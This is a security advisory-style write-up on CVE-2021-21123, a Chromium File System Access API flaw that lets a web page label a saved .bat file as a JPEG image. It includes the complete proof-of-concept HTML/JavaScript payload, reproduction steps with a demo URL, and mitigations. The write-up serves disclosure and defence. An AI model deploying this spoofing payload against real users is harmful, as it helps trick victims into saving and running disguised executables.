SAFE SECURITY

Spoofing Downloaded Filename's Extension in Chromium

CVE 2021-21123

Archie Midha | Vallari Sharma

SAFE SECURITY

Table of Contents

1. Introduction

1.1 What is Spoofing

Spoofing is an umbrella term for the type of behaviour that involves a cybercriminal impersonating a trusted entity or a device to access, destroy or misuse the victim's information. Think of it as an online scammer disguising his identity as someone trustable.

Spoofing can be done on various communication channels and can involve different levels of technical complexity. Spoofing attacks usually utilise an element of social engineering, i.e psychologically manipulating the attacker's targets through their emotions like fear, greed or sometimes even lack of a technical knowledge.

1.2

How does Spoofing work

Spoofing typically uses two elements –

- The spoof itself; like a fake email or website made to look legitimate
- The social engineering aspect, i.e nudging victims to take action

Spoofing attacks are generally accompanied by phishing attacks. For example, you receive a mail that you have won a lottery. In such cases, the victim might indulge clicking on the link attached to that e-mail and follow whatever is asked. Now, if the attached link redirects the victim to a fraudulent website and there he is asked to download or share a certain file, it is highly likely that the victim will fall into a spoofing attack as well.

A successful spoofing attack can have the following consequences –

- Stealing personal or organisational information
- Gleaning credentials
- Creating botnet and zombie devices
- Gaining unauthorised network access
- Bypassing access controls
- Launching a malware or ransomware attack
- Damaging data and breaching availability

1.3

What is a Filename Extension

In Windows operating system, a filename extension appears at the end of the file name.

It instantly tells the type of format that file is using to a user. Not only it defines the type of file, it also determines the program or application that is required to launch it based on the available list.

1.4

Spoofing the Downloaded Filename's Extension

When there is insufficient data validation in File System API, it allows the attacker to bypass filesystem restrictions remotely in Windows OS using a crafted HTML page. The issue is that using a customised script, the description of the file that is being downloaded can be made to not match the actual file type being saved hence becoming a security concern.

Simply put an HTML website, if triggered through an action, can use a script that defines file type descriptors and file saved extension separately. A user would not take heed since it's a presumption that the file type descriptor and file extension are one and the same thing while saving that particular file.

An attacker can easily use this vulnerability to target a victim, because the script can be manipulated to execute another command that might be used in conjunction with another vulnerability, hence, raising an even bigger security concern.

2.0

About the Vulnerability


The CVE-2021-21123 has been defined on the chromium framework that there is insufficient data validation in File System API that allows a remote attacker to bypass filesystem's restrictions in windows via a crafted HTML page.

Simply put, the downloaded file extension description used while saving and the actual file type are not the same.

The chromium framework powers the two most popular web browsers – Google Chrome and Microsoft Edge (chromium based).

2.1 Affected Versions

In the image below, we can see the NIST CVSS Version 3.1 score for CVE-2021-21123. It has been given it a base score of 6.5 with an impact sub score of 3.6 and exploitability sub score of 2.8



Source:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2021-21123&vector=AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N&version=3.1&source=NIST

3.0 Exploitation

3.1 Prerequisites

To exploit the vulnerability, we would need the following requirements:

- Microsoft Windows 10 based computer or Windows 10 running in a virtual environment
- Chromium based browser – Google Chrome (version 88.0.4324.96)
- To send the payload into the system, one must visit a site which has the following or a similar script implementation and click on the button where the script resides. Imagine the scenario to be that an attacker has created a phishing website that allows a user to download wallpapers but instead of saving an image, an executable .bat file is being saved from the website
- The payload (please refer to section 3.2)

3.2 The Payload (HTML Webpage)

```
<!doctype html>
<html lang="en">
<head>
	<meta charset="utf-8">
	<title>File System Access API - save As JPEG executable</title>
	<meta name="viewport" content="width=device-width, initial-scale=1">
	<link rel="icon" type="image/x-icon" href="favicon.png">
</head>
	<hr>
	<h3>Gif example/proof:</h3>
	<a href="saveExample1.gif" target="_blank">GIF URL</a>
	<hr>
	<h3>Code example/proof:</h3>
	<div style="display: flex; flex-direction: column">
	<img src="cat.jpg" alt="awesome cat" width="500" height="600">
	<div>
	<button id="addNewFile" style="font-size: 26px; margin-top: 10px;">Save
image</button>
	</div>
	</div>
	<script>
	const butSaveNewFile = document.getElementById('addNewFile')
	butSaveNewFile.addEventListener('click', async () => {
	const options = {
	types: [
	{
		description:
		'JPEG Image (*.jpeg)
	',
		accept: {
		'text/plain': ['.bat']
		},
		content: 'C:\\Windows\\system32\\calc.exe'
	}
	]
	}
	const handle = await window.showSaveFilePicker(options)
	const writable = await handle.createWritable()
	await writable.write('C:\\Windows\\system32\\calc.exe')
	await writable.close()
	alert('File saved')
	})
	</script>
	<hr>
	<h3>Explanation:</h3>
	<img src="explanation.png" alt="awesome code" width="1821" height="576">
	<hr>
	<h3>Solution:</h3>
	<p style="font-size: 25px">Force filename extension with accept extension.</p>
</body>
</html>
```

3.3 Proof of Concept

To reproduce the vulnerability locally, copy the payload above and save it in a HTML file. Run the HTML file through Google Chrome. You can also visit this website: https://nfz.dev/imageTest2.html

We visited the above URL and were greeted with a webpage that showed an image and a "Save Image" button underneath it.




Fig. 1.0

3.3 Proof of Concept

On the website, click download under the save image.Save the image into the computer. Click on Save.
The location of the file (saved under the name "exploitfile") is in a folder named "Chrome" on the Desktop.

Note that the browser is detecting the file being saved as a .JPEG image.




Fig. 2.0

Once complete, a pop up will be shown on the website, just like it is being shown in the image above




Fig. 3.0

3.3 Proof of Concept

At the location where the spoofed image was saved, we can see there is a .bat file with the same name.

Now all we have to do is to verify the file type that has been saved.




Fig. 4.0

If we click on the saved file, a script runs an instruction to open the system's in-built calculator application




Fig. 5.0

3.3 Proof of Concept

The script that is being executed (in the HTML webpage) is as follows:

```
<script>
        const butSaveNewFile = document.getElementById('addNewFile')
        butSaveNewFile.addEventListener('click', async () => {
        const options = {
        types: [
        { description:
                'JPEG Image (*.jpeg) ',
                accept: {
                'text/plain': ['.bat']
                },
                content: 'C:\\Windows\\system32\\calc.exe'
        } ]}
        const handle = await window.showSaveFilePicker(options)
        const writable = await handle.createWritable()
        await writable.write('C:\\Windows\\system32\\calc.exe')
        await writable.close()
        alert('File saved')
        })
        </script>
```

4.0 Prevention and Mitigation

- Following are some prevention and mitigation steps to avoid the spoofing attack for downloaded file name extension:
- Avoid relying on trust relationships for authentication of an entity such as a link.
- Avoid downloading files from an unauthentic site.
- Do not open a file if in case downloaded from an
- Awareness about this type of spoofing among the organisation.
- Implementing smart scripts in the browser that detects the malicious script and renders the button unclickable.
- Keeping the browser updated

5.0 References

- https://nvd.nist.gov/vuln/detail/CVE-2021-21123
- https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-21123
- https://chromereleases.googleblog.com/2021/01/stable-channel-update-for-desktop_19.html
- https://bugs.chromium.org/p/chromium/issues/detail?id=1208439#c_ts1620836753
- https://bugs.chromium.org/p/chromium/issues/detail?id=1137247
- https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2021-21123&vector=AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N&version=3.1&source=NIST
- https://nfz.dev/imageTest2.html

www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306